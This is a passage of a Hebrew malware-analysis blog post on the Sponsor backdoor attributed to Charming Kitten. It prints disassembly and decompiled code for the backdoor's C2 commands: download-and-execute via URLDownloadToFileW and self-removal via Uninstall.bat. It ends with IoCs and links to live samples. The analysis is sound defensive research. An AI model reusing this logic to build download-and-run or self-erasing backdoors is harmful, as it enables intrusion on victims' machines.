sub esp, 18h
lea eax, [ebp+var_40]
mov ecx, esp
push eax
call sub_4193A0
call sub_40A350
sub esp, 18h
mov ecx, esp
test al, al
jz short loc_410A1F

loc_410A3F:
cmp [ebp+var_74], 10h
lea ecx, [ebp+var_88]
mov edx, [ebp+var_78]
push 1
cmovnb ecx, esi
push offset a0 ; "0"
call Get_Command_From_C_C
add esp, 8
test al, al
jz short loc_410AA7

mov [ebp+var_200], esp
push 24h ; 's'
mov dword ptr [ecx+10h], 0
mov dword ptr [ecx+14h], 0Fh
push offset aUploadAndExecu ; "Upload and execute file successfully"
call info
; } // starts at 410977
; try {
mov byte ptr [ebp+var_4], 13h
jmp short loc_410A8E

sub esp, 18h
mov ecx, esp
mov [ebp+var_200], esp
push 28h ; '('
mov dword ptr [ecx+10h], 0
mov dword ptr [ecx+14h], 0Fh
push offset aUploadFileSucc ; "Upload file successfully without execut"...
mov byte ptr [ecx], 0
call info
; } // starts at 410A19
; try {
mov byte ptr [ebp+var_4], 14h
    
```

הפקודה u:

פה יש ניסיון להוריד קובץ באמצעות הפונקציה URLDownloadFileW -מה-Windows API ולהריץ אותו אותו. כשל שולח הודעה f אשר מייצגת "Error" ללא ציון ספציפי של השגיאה:


```

v55 = v139;
v106 = 1;
if ( v44 >= 0x10 )
v55 = v45;
if ( Get_Command_From_C_C((int)v55, v140, (int)"u", v106) )
{
v112 = (const char **)&v101;
sub_4193A0(v136);
LOBYTE(v148) = 23;
sub_4193A0(v142);
LOBYTE(v148) = 19;
sub_411C30(v89, v92, v95, v98, v99, v100, v101, v102, v103)
}

lea eax, [ebp+arg_10]
add ecx, edx
cmp [ebp+arg_2C], 10h
push ecx
cmovnb eax, [ebp+arg_18]
mov ecx, ebx
push eax
call sub_422D20
mov eax, [ebp+arg_28]
add esp, 18h
xor ecx, ecx
push ecx ; LPBINDSTATUSCALLBACK
push ecx ; DWORD
push ebx ; LPCWSTR
push [ebp+var_14] ; LPCWSTR
mov [ebx+eax*2], cx
push ecx ; LPUNKNOWN
call ds:URLDownloadToFileW
movzx ebx, [ebp+var_D]
test eax, eax
mov edx, [ebp+arg_14]
mov ecx, 1
cmovz ebx, ecx
cmp edx, 10h
jnb short loc_40A694
    
```

הפקודה :s

הפקודה הזאת מריצה את הקובץ "Uninstall.bat" שכלל הנראה מכיל פקודות בשביל למחוק את הנוזקה מהמחשב ולא להשאיר זכר כלל.

<pre>loc_40F8D1: lea eax, [ebp+var_28] push eax call sub_40A700 ; try { mov [ebp+var_4], 1 mov edx, [ebp+var_14] mov eax, edx mov ecx, [ebp+var_18] sub eax, ecx push 0Eh push offset aUninstallBat ; "\\Uninstall.bat" cmp eax, 0Eh jnb short loc_40F918</pre>		<pre>if (Get_Command_From_C_C((int)v53, v140, (int)"s", v106)) { v112 = (const char *)&v101; v105 = 0; v106 = 15; LOBYTE(v101) = 0; Info{(unsigned int *)&v101, (unsigned int)&unk_45F518, 0); LOBYTE(v140) = 21; sub_4193A0(v142); LOBYTE(v140) = 19; sub_414750(v89, v92, v95, v98, v99, v100, v101, v102, v103, v104, v105, v106); sub_40F7F0(v107, v108); } else</pre>
---	---	--

לסיכום

לסיכום, "Charming Kitten" ממשיכה לפעול על פי מודל סריקה וניצול, ומחפשת יעדים להזדמנויות עם שרתי Microsoft Exchange החשופים לאינטרנט ושאנם עודכנו. הקבוצה ממשיכה להשתמש בערכת כלים מגוונת בקוד פתוח בתוספת מספר יישומים מותאמים אישית.

המאמר הזה מסכם רק חלק מהיכולות והטכניקות של הנוזקה ולכן אצרף קישור להורדת הנוזקה לאלה הסקרנים שרוצים לקחת צעד אחד מעבר ולחקור את הנוזקה בעצמם. אך זכרו: אל תריצו אותה על מחשבכם, אלא רק במכונה וירטואלית שמיועדת לכך!

loCs

קבצים - SHA1

- [098B9A6CE722311553E1D8AC5849BA1DC5834C52] - [Sponsor v1]
- [5AEE3C957056A8640041ABC108D0B8A3D7A02EBD] - [Sponsor v2]
- [764EB6CA3752576C182FC19CFF3E86C38DD51475] - [Sponsor v3]
- [2F3EDA9D788A35F4C467B63860E73C3B010529CC] - [Sponsor v4]

כתובת IP

168[.]37.120.222



על הכותב

יובל סנדובל, בן 17 ממרכז הארץ, אוהב לחקור נזקות ולפתור CTF-ים.

למי שמעוניין לקרוא על עוד מגוון נושאים וחקירות נזקות אני מעלה מאמרים באנגלית גם בעמוד הפרטי שלי:

<https://b1lib0by.github.io>

ביביליוגרפיה

קרדיט ענק לקבוצת המחקר של ESET על המאמר הנפלא שלהם, שבלעדיו לא היינו שומעים וחקרים את הנוזקה הזאת:

<https://www.welivesecurity.com/en/eset-research/sponsor-batch-filed-whiskers-ballistic-bobcats-scan-strike-backdoor/>

מי שרוצה להוריד לחקור בעצמו את הנוזקה, הנוזקה מפורסמת ב-malware bazaar:

<https://bazaar.abuse.ch/browse/tag/Sponsor/>